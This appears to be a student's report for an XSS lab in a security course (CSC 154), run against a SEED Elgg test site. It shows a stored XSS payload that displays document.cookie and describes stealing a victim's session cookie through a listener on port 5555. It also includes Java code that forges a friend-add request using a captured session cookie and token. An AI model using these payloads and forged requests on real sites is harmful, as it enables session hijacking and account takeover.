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


CSC 154


XSS Lab 6 Report






1) Here we see the result of posting a malicious message to display an alert window. The first image shows the javascript code placed in the description text box, and upon saving, we get the alert window. Any user that goes to view this profile will have this same alert box. This pertains to task 3.1.





2) Here we see the result of putting <script>alert(document.cookie);</script> into the about me section of the profile. Upon saving, we get this window. This pertains to task 3.2.



3) Here we listen in on port 5555 in order to steal a cookie from the victim accessing our profile. The information can be found above, after injecting the script into our “about me” section of the profile. The script was provided in the lab doc. This part also pertains to task 3.3.


4) Here we add Charlie as a friend and see the details from the get request.

```
try {
int responseCode;
InputStream responseIn=null;
String requestDetails = "&__elgg_ts=1575700778&__elgg_token=73226078f63bf2c17c04cf7f06d5725d";
// URL to be forged.

URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
// Add other necessary HTTP Headers yourself. Cookies should be stolen
// using the method in task3.

urlConn.addRequestProperty("host","www.xsslabelgg.com");
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
urlConn.addRequestProperty("cookie","Elgg=p842nif0p2ie65ku3lhmu8a9v5");
urlConn.addRequestProperty("accept","en-US,en;q=8.5");
urlConn.addRequestProperty("accept-language","");
urlConn.addRequestProperty("accept-encoding","gzip, deflate");
urlConn.addRequestProperty("referer","http://www.xsslabelgg.com/profile/samy");
urlConn.addRequestProperty("dnt","1");
```

5) Using the information provided in the previous screenshot, we can modify the java code to accommodate for the hack.

```
[12/06/2019 22:55] seed@ubuntu:~/Documents$ javac HTTPSimpleForge.java
[12/06/2019 22:55] seed@ubuntu:~/Documents$ java HTTPSimpleForge
Response Code = 200
```

6) Response code 200 means the java code has executed properly.



7) After running the attack, we can see that the user11 is now friends with Samy.